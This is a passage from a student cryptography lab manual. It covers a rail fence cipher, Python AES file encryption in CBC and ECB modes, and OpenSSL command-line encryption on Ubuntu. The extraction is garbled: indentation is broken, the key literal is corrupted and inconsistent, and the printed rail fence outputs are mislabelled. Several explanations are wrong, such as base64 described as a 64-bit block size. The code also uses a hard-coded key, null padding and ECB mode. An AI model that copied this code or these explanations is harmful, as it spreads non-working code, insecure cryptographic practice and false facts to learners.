  
    if key==2:  
        return (plain_text[::2]+plain_text[1::2])  
    else:  
        return "number of rails not supported"  
  
cipher_text= railfence("xie is best ", 2)  
cipher_text2= railfence("xei eti sbs ", 2)  
print("\nEncrypted text1:",cipher_text)  
print("Encrypted text2:",cipher_text2)  
  
#Decryption:  
block1=cipher_text2[:6:]  
#print(block1)  
block2=cipher_text2[6::]  
#print(block2)  
x1=print("\nDecrypted text1:",  
block1[0]+block2[0]+block1[1]+block2[1]+block1[2]+block2[2]+block1[3]+block2[3]+bl  
ock1[4]+block2[4]+block1[5]+block2[5])  
  
block3=cipher_text[:6:]  
#print(block1)  
block4=cipher_text[6::]  
x2 = print("Decrypted text2:",  
block3[0]+block4[0]+block3[1]+block4[1]+block3[2]+block4[2]+block3[3]+block4[3]+bl  
ock3[4]+block4[4]+block3[5]+block4[5])
```

Output:

```
Encrypted text1: xei eti sbs  
Encrypted text2: xieisse t b
```

```
Decrypted text1: xei eti sbs  
Decrypted text2: xie is best
```

Conclusion:

In this experiment substitution and transposition cipher such as vigenere and railfence cipher is studied. Product of vigenere cipher and applying another cipher such as ceaser cipher is also used to provide more secure to the plain text.

EXPERIMENT-4

IMPLEMENTATION OF ADVANCED ENCRYPTION TECHNIQUE IN DIFFERENT BLOCK MODES

LO: Illustrate symmetric cryptography by implementing classical ciphers.

PO: PO1, PO2, PO5, PO6, PO7, PO9, PO10, PO12.

Aim: To perform advanced encryption technique in Electronic code block and Cipher block chain mode

1a] Advanced Encryption Standard in Cipher Block Chain Mode

Theory:

AES is an iterative rather than Feistel cipher. It is based on ‘substitution–permutation network’. It comprises of a series of linked operations, some of which involve replacing inputs by specific outputs (substitutions) and others involve shuffling bits around (permutations).

Interestingly, AES performs all its computations on bytes rather than bits. Hence, AES treats the 128 bits of a plaintext block as 16 bytes. These 16 bytes are arranged in four columns and four rows for processing as a matrix




Fig. Advanced Encryption Standard Block Diagram

Encryption Process:

Each round compromise of four sub-processes. The first round process is depicted below –




Fig. Round Function in AES

There are 5 different modes in the Block ciphering modes such as,

1. Electronic Code Block Mode
2. Cipher Block Chain Mode
3. Output feedback block Mode
4. Cipher feedback block mode
5. Counter Mode

Cipher Block Chain Mode:

Cipher block chaining or CBC is an advancement made on ECB since ECB compromises some security requirements. In CBC, the previous cipher block is given as input to the next encryption algorithm after XOR with the original plaintext block. In a nutshell here, a cipher block is produced by encrypting an XOR output of the previous cipher block and present plaintext block.




Fig. Cipher Block Chain Mode

Code:

```

from Crypto import Random
from Crypto.Cipher import AES
import os
import os.path
import time

class Encryptor:
    def __init__(self, key):
        self.key = key

    def pad(self, s):
        return s + b"\0" * (AES.block_size - len(s) % AES.block_size)

    def encrypt(self, message, key, key_size=256):
        message = self.pad(message)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(key, AES.MODE_CBC, iv)

```

```

    return iv + cipher.encrypt(message)

def encrypt_file(self, file_name):
    with open(file_name, 'rb') as fo:
        plaintext = fo.read()
    enc = self.encrypt(plaintext, self.key)
    with open(file_name + ".enc", 'wb') as fo:
        fo.write(enc)
    os.remove(file_name)

def decrypt(self, ciphertext, key):
    iv = ciphertext[:AES.block_size]
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext[AES.block_size:])
    return plaintext.rstrip(b"\0")

def decrypt_file(self, file_name):
    with open(file_name, 'rb') as fo:
        ciphertext = fo.read()
    dec = self.decrypt(ciphertext, self.key)
    with open(file_name[:-4], 'wb') as fo:
        fo.write(dec)
    os.remove(file_name)

key =
b'[EX]xc8\xd5\xbfI{\xa2$\x05(\xd5\x18\xbf\xc0\x85)\x10nc\x94\x02)j\xdf\xcb\xc4\x94\x9
d(\x9e'
enc = Encryptor(key)
clear = lambda: os.system('cls')
while True:
    choice = int(input("1. Press '1' to encrypt file.\n2. Press '2' to decrypt file.\n3. Press '3' to
exit.\n"))
    clear()
    if choice == 1:
        enc.encrypt_file(str(input("Enter name of file to encrypt: ")))
    elif choice == 2:
        enc.decrypt_file(str(input("Enter name of file to decrypt: ")))
    elif choice == 3:
        exit()
    else:

```

```
print("Please select a valid option!")
```

Output:

Press '1' to encrypt file.

2. Press '2' to decrypt file.

3. Press '3' to exit.

1

Enter name of file to encrypt: test.txt

1. Press '1' to encrypt file.

2. Press '2' to decrypt file.

3. Press '3' to exit.

2

Enter name of file to decrypt: test.txt.enc

1. Press '1' to encrypt file.

2. Press '2' to decrypt file.

3. Press '3' to exit.

3



test.txt.enc file:



1b] Advanced Encryption Algorithm in Electronic Code Block Mode

Theory:

Electronic Code Block Mode:

Electronic code book is the easiest block cipher mode of functioning. It is easier because of direct encryption of each block of input plaintext and output is in form of blocks of

encrypted cipher text. Generally, if a message is larger than b bits in size, it can be broken down into a bunch of blocks and the procedure is repeated.




Fig. Electronic Code Block Mode

Code:

```

from Crypto import Random
from Crypto.Cipher import AES
import os
import os.path
import time

```

```

class Encryptor:
    def __init__(self, key):
        self.key = key

    def pad(self, s):
        return s + b"\0" * (AES.block_size - len(s) % AES.block_size)

```

```

def encrypt(self, message, key, key_size=256):
    message = self.pad(message)
    cipher = AES.new(key, AES.MODE_ECB)
    return cipher.encrypt(message)

def encrypt_file(self, file_name):
    with open(file_name, 'rb') as fo:
        plaintext = fo.read()
    enc = self.encrypt(plaintext, self.key)
    with open(file_name + ".enc", 'wb') as fo:
        fo.write(enc)
    os.remove(file_name)

def decrypt(self, ciphertext, key):
    cipher = AES.new(key, AES.MODE_ECB)
    plaintext = cipher.decrypt(ciphertext)
    return plaintext.rstrip(b"\0")

def decrypt_file(self, file_name):
    with open(file_name, 'rb') as fo:
        ciphertext = fo.read()
    dec = self.decrypt(ciphertext, self.key)
    with open(file_name[:-4], 'wb') as fo:
        fo.write(dec)
    os.remove(file_name)

key =
b'[EX\xc8\xd5\xbfI{\xa2$\x05(\xd5\x18\xbf\xc0\x85)\x10nc\x94\x02)j\xdf\xcb\xc4\x94\x9
d(\x9e'
enc = Encryptor(key)
clear = lambda: os.system('cls')
while True:
    choice = int(input("1. Press '1' to encrypt file.\n2. Press '2' to decrypt file.\n3. Press '3' to
exit.\n"))
    clear()
    if choice == 1:
        enc.encrypt_file(str(input("Enter name of file to encrypt: ")))
    elif choice == 2:
        enc.decrypt_file(str(input("Enter name of file to decrypt: ")))
    elif choice == 3:

```

```
    exit()
else:
    print("Please select a valid option!")
```

Output:

Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.

1
Enter name of file to encrypt: test.txt
1. Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.

2
Enter name of file to decrypt: test.txt.enc
1. Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.

3



test.txt file



Task:

1. Perform AES in OFB, CFB and Counter Modes

1c] Advanced Encryption Standard using OpenSSL Commands

Aim: To encrypt and decrypt using openSSL commands

Theory: Open SSL is an all-around cryptography library that offers an open-source application of the TLS protocol. First released in 1998, it is available for Linux, Windows, macOS, and BSD systems. OpenSSL allows users to perform various SSL-related tasks, including CSR (Certificate Signing Request) and private keys generation, and SSL certificate installation, encryption and decryption in different modes and algorithms.

Commands to perform:


1. Check the **virtual box network settings** to NAT

Virtual box ---> settings ----> network ---> change NAT to Bridged adapter ---> ok

2. **Login UBUNTU system in the virtual box**

3. **Install Putty and enter IP Address:**


Enter IP address of the machine and click open



4. openssl version

\| shows the version of openssl library

5. openssl list –cipher-commands



```
student@ubuntu: ~/Desktop
student@ubuntu: ~/Desktop
student@172.20.210.136's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-36-generic x86_64)


 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

235 updates can be installed immediately.
11 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

10 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log
Last login: Mon Sep 19 01:35:05 2022 from 172.20.210.129
student@ubuntu:~$ cd Desktop
```


\| Lists the commands that can be used for encryption and decryption



```
student@ubuntu: ~/Desktop$ openssl list -cipher-commands
aes-128-cbc      aes-128-ecb      aes-192-cbc      aes-192-ecb
aes-256-cbc      aes-256-ecb      aria-128-cbc      aria-128-cfb
aria-128-cfb1     aria-128-cfb8     aria-128-ctr      aria-128-ecb
aria-128-ofb      aria-192-cbc      aria-192-cfb      aria-192-cfb1
aria-192-cfb8     aria-192-ctr      aria-192-ecb      aria-192-ofb
aria-256-cbc      aria-256-cfb      aria-256-cfb1     aria-256-cfb8
aria-256-ctr      aria-256-ecb      aria-256-ofb      base64
bf                bf-cbc          bf-cfb          bf-ecb
bf-ofb            camellia-128-cbc   camellia-128-ecb  camellia-192-
camellia-192-ecb camellia-256-cbc   camellia-256-ecb  cast
cast-cbc          cast5-cbc       cast5-cfb       cast5-ecb
cast5-ofb         des             des-cbc         des-cfb
des-ecb           des-edc         des-edc-cbc     des-edc-cfb
des-edc-ofb       des-edc3        des-edc3-cbc    des-edc3-cfb
des-edc3-ofb     des-ofb         des3            desx
rc2               rc2-40-cbc     rc2-64-cbc     rc2-cbc
rc2-cfb           rc2-ecb         rc2-ofb        rc4
rc4-40            seed            seed-cbc       seed-cfb
seed-ecb          seed-ofb        sm4-cbc        sm4-cfb
sm4-ctr           sm4-ecb         sm4-ofb
```

6. nano msg

\| open text editor to enter some messages



A terminal window titled "student@ubuntu: ~/Desktop". The session starts with a password prompt, followed by a welcome message for Ubuntu 20.04.2 LTS. It then lists documentation, management, and support links. A note indicates 235 updates are available, with 11 being security updates. To see additional updates, it suggests running "apt list --upgradable". A warning follows, stating that the list of available updates is more than a week old and suggesting "sudo apt update". It also notes that 10 updates could not be installed automatically due to dependencies. The last login information is shown as "Last login: Mon Sep 19 01:35:05 2022 from 172.20.210.129". The command "student@ubuntu:~\$ cd Desktop" is at the bottom.

```
student@ubuntu: ~/Desktop
login as: student
student@172.20.210.136's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

235 updates can be installed immediately.
11 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

10 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log
Last login: Mon Sep 19 01:35:05 2022 from 172.20.210.129
student@ubuntu:~$ cd Desktop
```

7. for encryption, **openssl enc -aes-256-cbc -base64 -in msg**

enter

give password

\\" Encrypts the message (msg) with AES algorithm of 256 bits and takes the input as a 64-bit block sizes.

8. **openssl enc -aes-256-cbc -base64 -in msg -out enc**


\\" Encrypts the message (msg) with AES algorithm of 256 bits and takes the input as a 64-bit block sizes and copies the cipher text into the output file (enc)

9. for decryption, **openssl enc -aes-256-cbc -d -base64 -in enc -out dec**

\\" Decrypts the message (enc) with AES algorithm of 256 bits and takes the input as a 64-bit block sizes and copies the cipher text into the output file (dec)

10. **cat dec**

\ It is used to view the content inside the document



A screenshot of a terminal window titled "student@ubuntu: ~/Desktop". The terminal displays a sequence of OpenSSL commands and their outputs. The user first encrypts a file named "decry.txt" using AES-256-CBC mode with base64 encoding. They then decrypt the file using the same parameters. Finally, they use the "cat" command to view the decrypted content, which shows the message "Hii Trupti!!". The terminal window has a dark background with white text and red highlights around the command inputs.

```
student@ubuntu:~/Desktop$ openssl enc -aes-256-cbc -base64 -in decry.txt
enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
J2FsdGVkXl9I6kUDnHf1AWNtHYDT/OzOpD7l4lqUbyY=
